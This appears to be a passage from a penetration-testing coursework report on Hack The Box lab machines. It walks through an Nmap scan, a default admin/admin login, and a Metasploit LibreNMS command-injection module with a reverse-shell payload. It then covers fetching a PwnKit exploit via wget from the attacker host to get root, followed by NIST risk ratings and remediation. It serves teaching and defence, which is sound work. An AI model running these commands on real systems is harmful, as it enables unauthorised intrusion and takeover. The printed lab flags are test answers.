
Nmap Scanning


```
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-vxamwzphr3]─[~]
└──╼ [★]$ sudo nmap -sS -sV -A -Pn 10.129.245.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-21 13:00 GMT
Nmap scan report for 10.129.245.78
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: LibreNMS
|_Requested resource was http://10.129.245.78/login
|_http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/21%OT=22%CT=1%CU=37150%PV=Y%DS=2%DC=T%G=Y%TM=63A303
OS:7C%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST1
OS:1NW7%O6=M539ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
```

Vulnerability Scan



Password Guessing
Username: admin
Password: admin


Parrot Terminal
LibreNMS — Mozilla Firefox
LibreNMS
10.129.245.78/login
HTB Academy
Hack The Box
HTB Blog
Parrot Security
LibreNMS
admin
Remember Me
Login
Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.



Searching Exploit in Metasploit
Command: search librenms


```
      =[ metasploit v6.2.13-dev                          ]
+ -- --=[ 2239 exploits - 1181 auxiliary - 398 post       ]
+ -- --=[ 864 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

[msf](Jobs:0 Agents:0) >> search librenms

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/librenms_collectd_cmd_inject  2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   1  exploit/linux/http/librenms_addhost_cmd_inject   2018-12-16       excellent  No     LibreNMS addhost Command Injection


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/http/librenms_addhost_cmd_inject
```

Gaining Initial Access

Exploit: exploit/linux/http/librenms_addhost_cmd_inject
Authenticated user exploit.


```
[msf](Jobs:0 Agents:0) >> use 1
[*] Using configured payload cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(linux/http/librenms_addhost_cmd_inject) >> options

Module options (exploit/linux/http/librenms_addhost_cmd_inject):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD    admin            yes       Password for LibreNMS
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.129.239.251   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       Base LibreNMS path
   USERNAME    admin            yes       User name for LibreNMS
   VHOST                        no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.27      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux
```

Getting Shell



Capturing user Flag

Command: cat user.txt



Privilege Escalation

Running Linux exploit Suggester


Getting the Linux exploit suggester: https://github.com/The-Z-Labs/linux-exploit-suggester

Getting the Linux exploit suggester to "/tmp" directory of the victim machine.

Making it executable:

Command – chmod +x les.sh


Running the script.



The Pwnkit Exploit

The exploit suggesters output lists a multiple output, after trial and error, the Pwnkit exploit suggester works.

Getting the exploit: https://github.com/ryaagard/CVE-2021-4034



Setting up the exploit

Command: make

Using the make command compile the exploit

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-x7aapump6x]─[~/CVE-2021
-4034]
└──╼ [★]$ ls
evil-so.c  exploit.c  Makefile  README.md
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-x7aapump6x]─[~/CVE-2021
-4034]
└──╼ [★]$ make
gcc -shared -o evil.so -fPIC evil-so.c
evil-so.c: In function ‘gconv_init’:
evil-so.c:10:5: warning: implicit declaration of function ‘setgroups’; did you m
ean ‘getgroups’? [-Wimplicit-function-declaration]
   10 |     setgroups(0);
      |     ^~~~~~~~~
      |     getgroups
gcc exploit.c -o exploit
exploit.c: In function ‘main’:
exploit.c:25:5: warning: implicit declaration of function ‘execve’ [-Wimplicit-f
unction-declaration]
   25 |     execve(BIN, argv, envp);
      |     ^~~~~~
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-x7aapump6x]─[~/CVE-2021
-4034]
```

```
      |     ^~~~~~
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-x7aapump6x]─[~/CVE-2021
-4034]
└──╼ [★]$ ls
evil.so  evil-so.c  exploit  exploit.c  Makefile  README.md
```

Uploading the exploit to the Victim Machine

Setting up the python server.
Command: pyhton3 –m http.server 8000

Fetching the exploit from the attacker machine.
Command
wget http://10.10.14.27:8000/exploit
wget http://10.10.14.27:8000/evil.so

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.27]─[htb-ep-13836@htb-x7aapump6x]─[~/CVE-2021
-4034]
└──╼ [★]$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.240.58 - - [14/Nov/2022 19:57:32] "GET /exploit HTTP/1.1" 200 -
10.129.240.58 - - [14/Nov/2022 19:58:12] "GET /evil.so HTTP/1.1" 200 -
```

```
librenms@liberty:~/html$ which make
which make
librenms@liberty:~/html$ which gcc
which gcc
/usr/bin/gcc
librenms@liberty:~/html$ wget http://10.10.14.27:8000/exploit
wget http://10.10.14.27:8000/exploit
--2022-11-14 21:57:33--  http://10.10.14.27:8000/exploit
Connecting to 10.10.14.27:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20136 (20K) [application/octet-stream]
Saving to: 'exploit'

     0K .......... .........                                  100% 1.72M=0.01s

2022-11-14 21:57:33 (1.72 MB/s) - 'exploit' saved [20136/20136]

librenms@liberty:~/html$ wget http://10.10.14.27:8000/evil.so
wget http://10.10.14.27:8000/evil.so
--2022-11-14 21:58:12--  http://10.10.14.27:8000/evil.so
Connecting to 10.10.14.27:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19688 (19K) [application/octet-stream]
Saving to: 'evil.so'

     0K .......... .........                                  100% 1.75M=0.01s

2022-11-14 21:58:12 (1.75 MB/s) - 'evil.so' saved [19688/19688]
```

Getting Root Access

Making the exploit executable and executing the exploit, gives us privilege access as the root user.

```
librenms@liberty:~/html$ chmod 777 exploit
chmod 777 exploit
librenms@liberty:~/html$ ./exploit
./exploit
whoami
root
pwd
/opt/librenms/html
cd /root
ls
root.txt
snap
cat root.txt
b8e3d41e30284346ca9c5e24b2391b00
/bin/bash -i
bash: cannot set terminal process group (922): Inappropriate ioctl for device
bash: no job control in this shell
root@liberty:/root#
```

Flag location: /home/cecilia/user.txt
User Flag: 2545c691b225b0fc2c876d9e21198beb

Root Flag Location: /root/root.txt
Root Flag: b8e3d41e30284346ca9c5e24b2391b00

5 Risk Rating

According to **NIST SP 800-30 Guide for Conducting Risk Assessments** exploited vulnerabilities can be ranked based on the basis of likelihood and impact to determine the overall risk (Blank and Gallagher, 2012).

Risk = Threat*Vulnerability*Impact.

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
Impact	L	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	M	2	4	6	8	4	8	12	16	6	12	18	24	8	16	24	32
	H	3	6	9	12	6	12	18	24	9	18	27	36	12	24	36	48
	C	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Table 5: Risk Rating Calculation

L	Low	1-16
M	Medium	17-32
H	High	33-48
C	Critical	49-64

Table 6: Risk Ratings

6 Remediation and Mitigation

6.1 Apache Tomcat Remote Code Execution Vulnerability

Machine: Jerry

Risk Rating: Critical

Description:
CVE 2017-12617(*NVD - CVE-2017-12617*, n.d.)**.**
(*NVD - CVE-2017-12617*, n.d.) When Apache tomcat is running with the PUT http method enabled, the attacker can upload a JSP file containing some malicious code in it, onto the server, later when the attacker requests this file the server executes the malicious code inside it.

Impact:
CVSS Base Score 8.1(*NVD - CVE-2017-12617*, n.d.).
The basic security principles of the CIA triad are violated since the attacker has complete control over the machine by having administrative access.

Remediation:

- Changing default passwords is critical as this exploit is not possible to execute for an unauthenticated user.
- This issue was also fixed in multiple revisions by Apache tomcat, in revisions 1804604(*[Apache-SVN] Revision 1804604*, 2017)and 1804729(*[Apache-SVN] Revision 1804729*, 2017).In these revisions, correct regressions were brought in place that broke WebDAV.
- Upgrading to higher versions of Apache tomcat is the solution, but other versions of Apache Tomcat, versions 9.0.0 M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 are also affected (*NVD - CVE-2017-12617*, n.d.).
- Making sure that the read only parameter is set to true and blocking the HTTP methods which allow resource modification (*Red Hat Customer Portal - Access to 24x7 Support and Knowledge*, 2017).

6.2 Win32k Elevation of Privilege Vulnerability

Machine: Heapdriver

Risk Rating: High

Description:
CVE 2021-40449 (*NVD - CVE-2021-40449*, n.d.).
(*NVD - CVE-2021-40449*, n.d.)
(*Win32k NtGdiResetDC Use-After-Free / Local Privilege Escalation ≈ Packet Storm*, 2021)
Enables an authenticated user to escalate privileges to those of NT AUTHORITY\SYSTEM. The attacker can take advantage of a use-after-free-flaw in the Win32k driver functions the

NtGdiResetDC to trigger a kernel module leak which to further exploited to gain elevated privileges.

Impact: **CVSS 7.8** (*NVD - CVE-2021-40449*, n.d.). Complete takeover of the machine, gaining administrative access falls under elevation of Privileges in STRIDE model.

Remediation:

- Using Endpoint Detection like Kaspersky, it has behavioral detection engine and Exploit prevention technology
- Latest Safety Patches from Microsoft.

6.3 LibreNMS addhost Command Injection

Machine: Liberty

Risk Rating: Critical

Description:
CVE-2018-20434 (*NVD - CVE-2018-20434*, n.d.).
(*LibreNMS Addhost Command Injection*, n.d.) The POST request made in the community parameter's addhost functionality is unchecked, this parameter is then used in shell code, this vulnerability is in the popen function in capture.inc.php, which in turn allows execution of shell code. For this exploit to work it requires authentication of the user. Version 1.46 and lower might me vulnerable.

Impact: **CVSS Base Score 9.8** (*NVD - CVE-2018-20434*, n.d.) Critical, attacker gets an initial foothold on the machine.

Remediation:

- Applying password policy is essential, default credentials must be replaced, and stronger complex passwords must be, which increases the complexity of performing the password-based attacks difficult.
- Upgrading the LibreNMS to higher version. The $_POST['community'] parameter is now sanitized and handled correctly in the higher version which fixes the issue.

Appendix A: Complete Scan Report for all three machines.

Machine 1: Jerry

Jerry Nessus Scan.pdf

Machine 2: Heapdriver

HeapDriver Nessus Scan.pdf

Machine 3: Liberty

Liberty Nessus Scan.pdf

References

Scarfone, K., Souppaya, M., Cody, A. and Orebaugh, A. (2008). *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*. [online] Available at: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

Blank, R. and Gallagher, P. (2012). *Guide for Conducting Risk Assessments NIST Special Publication 800-30 Revision 1 JOINT TASK FORCE TRANSFORMATION INITIATIVE*. [online] Available at: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-30r1.pdf.

LibreNMS addhost Command Injection. (n.d.). Rapid7.

https://www.rapid7.com/db/modules/exploit/linux/http/librenms_addhost_cmd_inject/

Alharbi, M. (2010, April 29). *Writing a Penetration Testing Report | SANS Institute*. Www.sans.org. https://www.sans.org/white-papers/33343/

NVD - CVE-2018-20434. (n.d.). Nvd.nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2018-20434

